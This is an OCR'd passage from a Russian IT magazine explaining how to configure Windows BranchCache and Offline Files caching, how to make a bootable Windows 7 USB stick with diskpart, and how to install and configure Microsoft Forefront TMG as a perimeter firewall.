mode=hostedclient location=cache.synack.ru
```

Проверить текущий статус и настройки службы BranchCache просто:

```
> netsh branchcache show status all
```

На сервере вначале необходимо при помощи «Диспетчера сервера» установить компонент BranchCache. Или в консоли:

```
> DISM.exe /Online /Enable-Feature /
FeatureName:PeerDist
```

Затем — указать режим работы службы кэширования:

```
> netsh branchcache set service
mode=hostedserver clientauthentication=domain
> net stop peerdistsvc
> net start peerdistsvc
```

По умолчанию кэш располагается на системном разделе. Предпочтительнее использовать другой раздел диска; для этого к вызову set service mode добавляем set localcache directory=D:\Branchcache\Localcache. Изменить размер кэша можно при помощи параметра set cachesize:

```
> netsh branchcache set cachesize size=20
persent=true
```

Теперь под кэш отведено 20% раздела жесткого диска. И обновим все параметры:

```
> netsh branchcache flush
```



links


- Страница, посвященная Win2k8R2 на TechNet — technet.microsoft.com/ru-ru/windowsserver.
- Страница, посвященная DirectAccess — www.microsoft.com/directaccess.



dvd

В видеоролике мы покажем, как установить и настроить компоненты DirectAccess, BranchCache в Win2k8R2, а также познакомимся с групповыми политиками, связанными с Transparent Caching и Offline Files.

УСТАНАВЛИВАЕМ TRANSPARENT CACHING В ГРУППОВЫХ ПОЛИТИКАХ



В WIN7/2K8R2 ПОЯВИЛАСЬ ВОЗМОЖНОСТЬ УКАЗАТЬ В QOS URL РЕСУРСА

После активации BranchCache будет автоматически кэшироваться и SMB-трафик. Чтобы изменить настройки для сетевых папок, нужно вызвать консоль Share and Storage Manager, выбрать папку и во вкладке Caching свойств установить/снять флажок Enable BranchCache.

TRANSPARENT CACHING И OFFLINE FILES

Появлением BranchCache тема кэширования данных в новых окнах не исчерпана. Представим ситуацию: пользователь открыл файл на сетевом ресурсе, отредактировал его и закрыл. Затем несколько раз все повторил. Каждый раз программа загружала документ с удаленного ресурса, при этом нагружая сеть и заставляя пользователя ждать. В Win7/2k8R2 появилась функция прозрачного кэширования (Transparent Caching), по сути напоминающая кэш браузера, но работающая с файлами, открываемыми по SMB. При повторном открытии файла проверяется, изменялся ли исходный файл на источнике; если нет, то он выдается

из локального кэша, без повторной его передачи по сети. Для сохранения целостности данных измененный файл всегда передается на удаленную систему. Важный момент: если сервер недоступен, пользователь не сможет получить файл из кэша.
В быстрых сетях Transparent Caching по умолчанию отключен; чтобы активировать данную функцию, следует применить групповую политику: GPOEdit — Computer configuration — Administrative Templates — Network — Offline Files — Enable Transparent Caching. После активации в поле Enter Network latency… указываем время задержки в сети (в миллисекундах), после превышения которого файлы будут открываться в режиме Transparent Caching.
Функцией Offline Files, наверное, пользуются многие еще со времен Win2k; она обеспечивает полную синхронизацию сетевых папок между сервером и клиентом, причем процесс происходит в фоновом режиме и абсолютно прозрачен для пользователя. Когда пользователь подключен к сети, все изменения между сервером и клиентом автоматически сохраняются; при редактировании данных в Offline-режиме файлы синхронизируются автоматически при подключении к сети. В Win7 появился новый режим Slow link, предназначенный для медленных сетей. Синхронизация данных в Slow link производится по расписанию, указанному в политике Configure Background Sync, а не постоянно. В группе политик Offline Files настраиваются и другие параметры, связанные с кэшированием:

- **Default cache size** — размер кэша;
- **Action on server disconnect** — установка Work Offline разрешит использование локального кэша при недоступности сервера;
- **Files not cached** — расширения файлов, которые не будут кэшироваться.

Некоторые из групповых политик относятся к ранним версиям Windows, поэтому следует быть внимательным и учитывать поле Supported On!

ЗАКЛЮЧЕНИЕ Новые возможности, появившиеся в ОС Win7/2k8R2, позволяют повысить производительность работы и уменьшить нагрузку на сеть. Использование вместо традиционного VPN-решения технологии DirectAccess сделает процесс управления мобильными системами более удобным, а процесс подключения/переподключения к корпоративным ресурсам прозрачным. При этом новые функции довольно просто активируются. Осталось дождаться массового перехода на Win7/2k8R2. ⌶

ФИШКИ WINDOWS 7: БЫСТРАЯ РАБОТА НА НЕТБУКАХ



Сложно не заметить, насколько шустро запускается система, и насколько оперативно она реагирует на любые действия пользователя. Разницу с другими системами начинаешь чувствовать сразу после установки Windows 7. Причем «семерка» летает не только там, где ресурсов хоть отбавляй, но и на вполне бюджетных компьютерах. Скажем честно: производительности нетбука Vista'е явно не хватало. Windows 7 же работает даже на слабых машинах и маленьких ноутбуках, и работает действительно хорошо. Если на машинке установлен 1 Гб памяти, то устанавливать новую ось нужно в обязательном порядке.
Одна проблема — на нетбуке обычно нет DVD-привода, но систему при желании можно установить с флешки. Файлы дистрибутива занимают больше 2 Гб, поэтому флешку нужно взять не меньше чем на 4 Гб. Далее, помня, что все файлы с нее пропадут, отформатируем ее в NTFS и создадим на ней активный раздел. Подойдет стандартная утилита diskpart:

```
C:\Windows\system32> diskpart

DISKPART> list disk

Disk#  Status  Size     Free
Disk 0 Online  74 GB    0 B
Disk 1 Online  3911 MB  0 B
```

Тут надо выбрать тот диск, который представляет собой флешка — его легко узнать по объему. Далее:

```
DISKPART> select disk 1
Disk 1 is now the selected disk.

DISKPART> clean
DiskPart succeeded in cleaning the
disk.

DISKPART> CREATE PARTITION PRIMARY
DiskPart succeeded in creating the
specified partition.

DISKPART> SELECT PARTITION 1
Partition 1 is now the selected
partition.

DISKPART> ACTIVE
DiskPart marked the current
partition as active.

DISKPART> FORMAT FS=NTFS
100 percent completed
DiskPart successfully formatted
the volume.

DISKPART> ASSIGN
DiskPart successfully assigned the
drive letter or mount point.

DISKPART> exit
```

Теперь переносим на флешку файлы дистрибутива: с установочного DVD-диска или из образа, распаковав его, например, WinRAR'ом. После этого остается записать на флешку загрузчик, чтобы та стала загрузочной. Для этого переходим на флешку (у меня - f:), заходим в директорию boot и выполняем команду:

```
F:\>cd boot

F:\boot>BOOTSECT.EXE/NT60 F:
Target volumes will be updated with
BOOTMGR compatible bootcode.

F: (\\?\Volume{ec542ab1-a8bb-
11de-5112-6e156ff6e912})
   Updated NTFS filesystem
bootcode.  The update may be
unreliable since the volume could
not be locked during the update:
   Access is denied.
Bootcode was successfully updated
on all targeted volumes.
```

Вот и все, теперь можно поставить в БИОСе запуск с USB и спокойно установить систему.
Надо сказать, что буквально за несколько часов до сдачи номера в печать, компания Microsoft представила свою утилиту для создания из ISO-образа загрузочной флешки. Все необходимое теперь выполняется в несколько кликов мыши с помощью специальной тулзы **Windows 7 USB/DVD Download Tool** (http://store.microsoft.comHelp/ISO-Tool).

СЕРГЕЙ «GRINDER» ЯРЕМЧУК GRINDER@SYNACK.RU

Форпост для защиты периметра

Forefront TMG: наследник ISA Server с еще большим функционалом

Параллельно с новыми ОС Win2k8R2 и Win7 корпорация Microsoft анонсировала ряд решений, направленных на усиление безопасности сетей и серверов. Вместо ставших уже привычными имен и технологий, на IT-сцене появились совершенно новые названия. В статье познакомимся с назначением продуктов семейства Forefront «Stirling» и подробно разберем пакет Forefront TMG, который стал преемником ISA Server 2006.

ИНТЕГРИРОВАННАЯ СИСТЕМА БЕЗОПАСНОСТИ FOREFRONT «STIRLING» Практически 9 лет компьютерные сети многих организаций бессменно защищал ISA Server (Microsoft Internet Security and Acceleration Server). Основа, заложенная еще в первом релизе, мало изменилась и в третьей версии ISA Server 2006: фильтрация трафика на нескольких уровнях, поддержка VPN, работа с Active Directory, анализ посещения внешних ресурсов, IDS/IPS и так далее. Нет, конечно, продукт развивался: был существенно переработан интерфейс, появились новые функции, но со временем менялась идеология защиты сетей, и соответственно администраторы стали требовать большего, чем мог дать ISA Server, который к тому же не совместим с новыми серверными ОС Win2k8/R2.

Результат не заставил себя долго ждать. В 2008 году на конференции RSA Security был представлен преемник ISA Server, получивший новое имя Forefront Threat Management Gateway (Forefront TMG, Шлюз управления угрозами). Одной из основных особенностей Forefront TMG стала совместная работа с другими продуктами новой платформы Forefront Protection Suite (кодовое имя «Stirling», www.microsoft.com/forefront/stirling), предназначенной для всесторонней защиты и централизованного управления параметрами безопасности корпоративных сетей, серверов и рабочих станций.

В настоящее время в ее состав входит:

• Forefront Client Security (FCS, ранее Microsoft Client Protection) — обеспечивает защиту серверов, рабочих станций от разного рода угроз, вирусов, программ-шпионов, руткитов и прочего вредоносного кода с возможностью простого централизованного управления и получения отчетов. FCS интегрируется с существующей инфраструктурой программ и дополняет другие технологии безопасности Microsoft.

• Forefront Security for Exchange Server (ранее Microsoft Antigen для Exchange, в дальнейшем Forefront Protection 2010 for Exchange Server) — защищает среду обмена сообщениями Exchange Server от вирусов, червей, спама и недопустимого содержимого, для этих целей в его состав включено несколько антивирусных ядер;

• Forefront Online Security for Exchange (FOSE) — является «облачным» вариантом предыдущего пункта, то есть FOSE предоставляется как услуга, позволяющая обеспечить защиту электронной почты компании и снизить затраты на содержание серверов. Интегрируется с Active Directory и Exchange Server, хотя в качестве почтового сервера можно использовать любой другой сервер.

• Forefront Security for Office Communications Server — обеспечивает защиту системы мгновенных сообщений, предоставляемую этим сервером, проверяя трафик несколькими антивирусами и блокируя мессаджи с подозрительным содержимым;

- Forefront Security for SharePoint (ранее Antigen для SharePoint, в дальнейшем Forefront Protection for SharePoint) — антивирусная защита хранилищ документов (в реальном времени и по расписанию), реализуемых при помощи сервиса SharePoint, применение политик компании к содержимому, типам и расширениям файлов;

• Forefront Unified Access Gateway (UAG, ранее Intelligent Application Gateway — IAG 2007) — шлюз удаленного (входящего) доступа (а не защиты) к приложениям, позволяющий контролировать и управлять доступом к сетевым службам «из вне», через единую точку входа;

• Forefront Identity Manager (FIM, ранее Identity Lifecycle Manager) — усовершенствованная платформа управления идентификационной информацией на базе веб-сервисов, в которой используются гибкие средства делегирования полномочий на основе политик, что в итоге позволяет повысить безопасность и управляемость корпоративных сред;


• Forefront Threat Management Gateway (главный герой нашей статьи) — защита от интернет угроз, фильтрация трафика, IDS/IPS, контентная фильтрация.

Ранее Microsoft предлагала несколько разобщенных продуктов, каждый их которых



защищал свой участок, имел свою консоль управления и систему отчетов. Такие системы защиты плохо масштабируются, ими неудобно управлять. Сегодня вместо этого специалистам предоставляется комплексное решение, которое работает с общей базой настроек, информацией об угрозах, управляется из единой консоли, и которое можно легко подстроить под конкретные нужды.

ВОЗМОЖНОСТИ FOREFRONT TMG Основным компонентом Forefront TMG (на момент написания статьи была доступна версия 2010 Release Candidate) является межсетевой экран, который контролирует входящий и исходящий трафик в соответствии с установленными политиками. Этот компонент «достался» по наследству от ISA Server. Среди новинок можно отметить улучшенную поддержку NAT (например, теперь нет проблем в случае, если внешний интерфейс имеет несколько IP-адресов), функцию управления резервными интернет-каналами (ISP Redundancy, только для исходящего трафика), появление в настройках firewall вкладки VoIP, где производится настройка защиты и поддержки VoIP сервиса (VoIP traversal).
Функцию IDS/IPS выполняет компонент Network Inspection System (NIS, Служба проверки сети), главным отличием которого от подобных решений является контроль над попытками использования известных уязвимостей, обнаруженных в защищаемых системах, а не поиск сигнатур эксплоитов. Такой подход позволяет закрыть брешь в период обнаружения уязвимости до выхода устраняющего ее патча. Основой NIS служит GAPA (Generic Application-Level Protocol Analyzer), обеспечивающий быстрый низкоуровневый поиск данных. Кроме сигнатурного анализа, в NIS заложен поведенческий анализатор (Security Assessment and response, SAS), способный определять вторжения на основе поведения (Behavioral Intrusion Detection).
Никуда не исчезла возможность предоставления безопасного доступа к ресурсам интернет и контроля за трафиком (Web Client Protection). Здесь отмечаем появление в списках протокола SSTP (Secure Socket Tunneling Protocol, подробнее о нем читай в статье «Слоеный VPN» августовского номера][за 2008 год), поддержка которого была впервые реализована в Vista SP1 и Win2k8.
TMG проверяет HTTP и HTTPS (чего не было ранее, при этом TMG выступает как посредник) трафик на наличие вредоносного ПО, используя те же механизмы защиты, что и Forefront Client Security и Windows Defender. Администратор может указать узлы, для которых не следует производить проверку, максимальный размер скачиваемого файла, при превышении которого загрузка будет блокирована, разрешенные типы файлов. Еще одна новинка в этом разделе — возможность URL фильтрации, которая дает возможность контролировать доступ к определенным веб-ресурсам, основываясь на 80-ти категориях. Список возможных категорий и их состав динамически обновляется по подписке.
В TMG интегрирован SMTP прокси, обеспечивающий функции защиты от вирусов, спама и прочих угроз, распространяемых по e-mail. Причем почтовый трафик могут сканировать до 5 программ, большая часть функций по фильтрации реализована за счет интеграции с Exchange Server 2007 Edge. В политиках (E-Mail policy) администратор может задавать расширения, шаблоны имени, MIME типы файлов, которые будут блокироваться при пересылке. Также TMG может просматривать сообщения на наличие определенных фраз во входящих и исходящих сообщениях, затем на основе политик такие письма могут быть удалены с отправкой уведомления админу.
TMG поддерживает Win2k8R2, может интегрироваться с Exchange 2007 SP1 или грядущим Exchange 2010. Первые версии TMG нельзя было развернуть в рабочей группе (только в доменной среде), что снижало область применения продукта. Теперь такая возможность имеется, хотя в этом случае придется потратить некоторое время на эффективную настройку локальной SAM базы (Security Accounts Manager). В режиме рабочей группы возможна аутентификация средствами RADIUS или SecurID сервера.
Перечислю несколько важных моментов касательно IPv6, которые следует учесть при развертывании TMG:



▷ info

• Forefront «Stirling» — комплексное решение, предназначенное для всесторонней защиты и централизованного управления параметрами безопасности корпоративных сетей, серверов и рабочих станций.

• Основой системы отчетов Forefront «Stirling» является MS SQL Server 2008 Reporting Services, механизм отчетов способен удовлетворить запросы большинства админов.


• Перед началом установки Forefront TMG следует обновить систему при помощи Windows Update: Control Panel — System and Security.

• Антивирусные, антиспам обновления, сигнатуры NIS, URL Filtering доступны по платной подписке.


• Об ISA Server читай в статье «Надежный сторож сети», опубликованной в майском номере][за 2007 год.

• Подробнее о SSTP и настройке сервера сертификатов читай в статье «Слоеный VPN» августовского номера][за 2008 год.

• Forefront TMG не поддерживает протокол IPv6 в полной мере, но работать с ним умеет.



ВЫБОР ТИПА УСТАНОВКИ FOREFRONT TMG



МАСТЕР ПОДКЛЮЧЕНИЯ К УДАЛЕННОЙ СИСТЕМЕ

• будет блокирован весь IPv6 трафик;
• протокол ISATAP (Intra-Site Automatic Tunnel Addressing Protocol) и 6to4 интерфейс, инкапсулирующие пакеты IPv6 в IPv4, будут отключены;
• при рестарте будет обновляться только «A» DNS запись для сервера, но не «AAAA»;
• будут очищены кэши DNS, ARP и Neighborhood Discovery (IPv6 версия ARP).

Да, протокол IPv6 TMG не поддерживает в полной мере, но работать с ним умеет. Также возможно развертывание DirectAccess (который, кстати, завязан на IPv6/IPsec) и TMG на одной системе. Хотя это потребует плясок с бубном, так как при установленной роли DirectAccess некоторые мастера TMG отказываются работать, так как не могут определить настройки сети.


Поставляется TMG в двух версиях: Enterprise и Standard Edition, хотя первоначально такое разделение не планировалось. Основных преимуществ Enterprise перед Standart два. Это снятие лимита на количество CPU (в Standart до 4) и работа в массиве TMG, управляемом Enterprise Management Server (Сервер управления предприятием) с поддержкой «Stirling». Настройки в этом случае хранятся централизованно на сервере Configuration Storage Server. Чтобы проапгрейдить Standart до Enterprise, необходимо установить новый лицензионный ключ: Forefront TMG Management console — System node — выбираем сервер и в контекстном меню Properties — Upgrade to Enterprise Edition вводим новый ключ.

Также следует отметить наличие несколько урезанной версии Forefront TMG Medium Business Edition (MBE) для Essential Business Server (ESB). Это решение предназначено для защиты сетей небольших и средних размеров (до 300 рабочих станций). В нем отсутствует Network Inspection System, не реализована возможность проверки защищенного HTTPS трафика и защиты e-mail, не предусмотрено использование балансировки нагрузки и создание отказоустойчивых кластеров, он не интегрируется с продуктами семейства «Stirling». TMG MBE доступен как в составе ESB, так и как самостоятельное решение. Возможна установка на 32-х битную систему.


УСТАНОВКА FOREFRONT TMG Для установки Forefront TMG понадобится сервер с x64 CPU (32-х разрядные CPU не поддерживаются) и 2 Гб ОЗУ, работающий под управлением x64-версии Win2k8/2k8R2, а также 2.5 Гб места на харде (раздел должен быть отформатирован в NTFS). Среди требований есть еще Microsoft SQL Server 2005 Express Edition (MSEE), но он будет установлен автоматически, поэтому не нужно отдельно его скачивать.

Возможно несколько вариантов использования шлюза TMG. Он может стоять на границе зоны, это классический вариант, когда с одной стороны подключен интернет, с другой — внутренняя сеть (требуется наличие двух сетевых адаптеров). Развитием этого варианта является вывод DMZ на отдельный сетевой интерфейс. В документации еще описан вариант Back Firewall, когда TMG выступает как второй брандмауэр, размещенный за аппаратным решением (например, шлюз с функциями фильтрации). И наконец, возможна работа на сервере с одним сетевым интерфейсом. В этом случае TMG будет выступать просто как кэширующий прокси-сервер с возможностями по аутентификации пользователей в Active Directory, фильтрации URL и блокировки контента. Учитывая, что TMG устанавливается на входе сети, вполне логично, что сервер не должен быть контроллером домена. Если при развертывании на сервере будет найдена роль «Active Directory Domain Services» (даже без последующего запуска dcpromo), установка прекратится без объяснений. Теперь рассмотрим процесс установки Forefront TMG на Win2k8R2.

Запускаем инсталляционный пакет, скаченный с сайта Microsoft, и щелкаем по пункту «Setup Preparation Tool». Следуя подсказкам этого инструментального средства, устанавливаем все роли и компоненты, необходимые для работы Forefront TMG. На втором шаге «Installation Type» нужно определиться с вариантом установки. По умолчанию предлагается «Install Forefront Threat Management Gateway services», при котором будет установлен собственно TMG и консоль управления. Другие варианты позволяют инсталлировать только консоль управления Forefront TMG Management или консоль управления массивами TMG. По окончании работы «Preparation Tool» в системе появятся роли: «Network Policy and Access Services», «Web Server (IIS)», компонент .Net Framework 3.5 и MSEE. Если не снимать на последнем шаге флажок «Launch Microsoft Forefront TMG Setup», по окончании работы «Setup Preparation Tool» запустится мастер установки TMG. Ничего сложного он собой не представляет — подтверждаем лицензию, вводим название организации и серийный номер, затем параметры внутренней сети. В последнем случае можно выбрать сетевой адаптер, ввести адрес сети или диапазон IP-адресов. По завершении этого этапа сервер лучше перезагрузить.



МАСТЕР НАЧАЛЬНОЙ НАСТРОЙКИ FOREFRONT TMG



КОНСОЛЬ УПРАВЛЕНИЯ FOREFRONT TMG

НАСТРОЙКИ TMG После установки TMG в меню обнаружим консоль управления «Forefront TMG Management» и монитор производительности «Forefront TMG Perfomance Monitor». По умолчанию консоль подключается к локальному серверу, но вряд ли админ будет работать из серверной. Чтобы подключиться к удаленному серверу с установленным TMG, выбираем в контекстном меню пункт «Connect» и, следуя указаниям «Configuration Storage Server Connection Wizard», отмечаем локальную систему, отдельный сервер или подключение к массиву TMG.
Настроек в консоли более чем предостаточно. Спасает продуманный интерфейс, который существенно переработан в сторону улучшения юзабилити. Все настройки сгруппированы в 12 меню, в каждом производятся установки специфических политик: Firewall, WebAccess, E-mail, IPS и так далее. Некоторые пункты позволяют получить доступ к функциям мониторинга, отчетов и обновлений. И в какой пункт не зайди, везде тебя встретит пошаговый мастер.
При первом запуске консоли активируется «Getting Started Wizard», который по сути открывает доступ к трем другим визардам: Network, System Configuration и Deployment. Некоторые настройки будут взяты из системных установок, при необходимости их уточняем.
В самом начале работы мастера сетевых настроек будет предложено выбрать шаблон сети (Network Template), соответствующий текущему применению TMG: Edge firewall, 3-Leg Perimeter, Back firewall, Single network adapter. При выборе каждого пункта будет показана схема сети, поэтому в назначении шаблонов легко разобраться. По умолчанию предлагается «Edge firewall», который соответствует «стандартному» режиму использования, когда с одной стороны подключается интернет, с другой — локальная сеть. Его и оставляем, указываем LAN и WAN интерфейсы. Настройки системы заключаются в уточнении принадлежности к домену или рабочей группе, а также вводу DNS суффикса. В большинстве случаев здесь нужно оставить все, как есть.
В Deployment Wizard указываются параметры «Windows Update». Далее активируем лицензии NIS, Web- и Email Protection и на следующих этапах работы мастера задаем порядок обновления соответствующих сигнатур. Установленный в последнем окне флажок «Run Web Access Wizard» позволяет сразу запустить мастер настройки веб-доступа, но с этим пока можно не спешить.
Выбираем в меню консоли свой сервер. В среднем окне появится окно «Roles Configuration», в нем даны ссылки на 5 задач: доступ внутренних пользователей к веб-сайтам (Web Access Policy), политики E-mail, настройка NIS, публикация внутренних ресурсов для предоставления доступа «из вне», активация и настройка доступа к VPN. Конечно, это не все задачи по обеспечению полноценной защиты и работы сервисов, конкретный список для каждой сети админ уже составляет сам. После работы «Started Wizard» будет активирована NIS, и установлены блокирующие правила в Firewall и Web Access. Соответственно, выйти в интернет, получать и отправлять почту не получится, также будет закрыт доступ к внутренним ресурсам «извне», поэтому последовательно перебираем каждый шаг и настраиваем политику доступа.

НАСТРОЙКА ПОЛИТИК ВЕБ-ДОСТУПА И ИСПОЛЬЗОВАНИЯ E-MAIL Для примера рассмотрим настройки по обеспечению веб-доступа и работы электронной почты. Переходим во вкладку «Web Access Policy» и выбираем в поле «Task» ссылку «Configure Web Access Policy», запустится мастер настроек. Определяемся, будем ли использовать блокировку веб-ресурсов по категориям. Если отметить «Yes, create a rule blocking ...», то на следующем

TMG vs UAG

Forefront TMG и UAG входят в группу Forefront Edge Security and Access, в которой представлены решения, обеспечивающие защиту периметра и доступ к внутренней сети, но назначение у них совершенно разное. У TMG главное назначение — это защита внутреннего периметра, UAG — обеспечение безопасного доступа к сервисам «извне». Хотя в TMG реализована возможность организации доступа ко внутренним ресурсам посредством VPN и публикации внутренних сервисов (Secure Web Publishing), но UAG в этом плане обеспечивает большие возможности и гибкость.



links

• Страница проекта «Stirling» — www.microsoft.com/forefront/stirling.

• Страница TechNet, посвященная Forefront — technet.microsoft.com/en-us/library/cc901531.aspx.



dvd

В видеоролике мы покажем, как установить и настроить Forefront TMG, познакомимся с консолью управления и работой некоторых мастеров.




info


• Forefront TMG нельзя устанавливать на сервер, выполняющий функции контроллера домена.

• После установки Forefront TMG все сетевые соединения блокируются.





ВЫБОР ТОПОЛОГИИ СЕТИ ПРИ РАБОТЕ STARTED WIZARD



НАСТРОЙКИ WEB ACCESS ПОЛИТИК

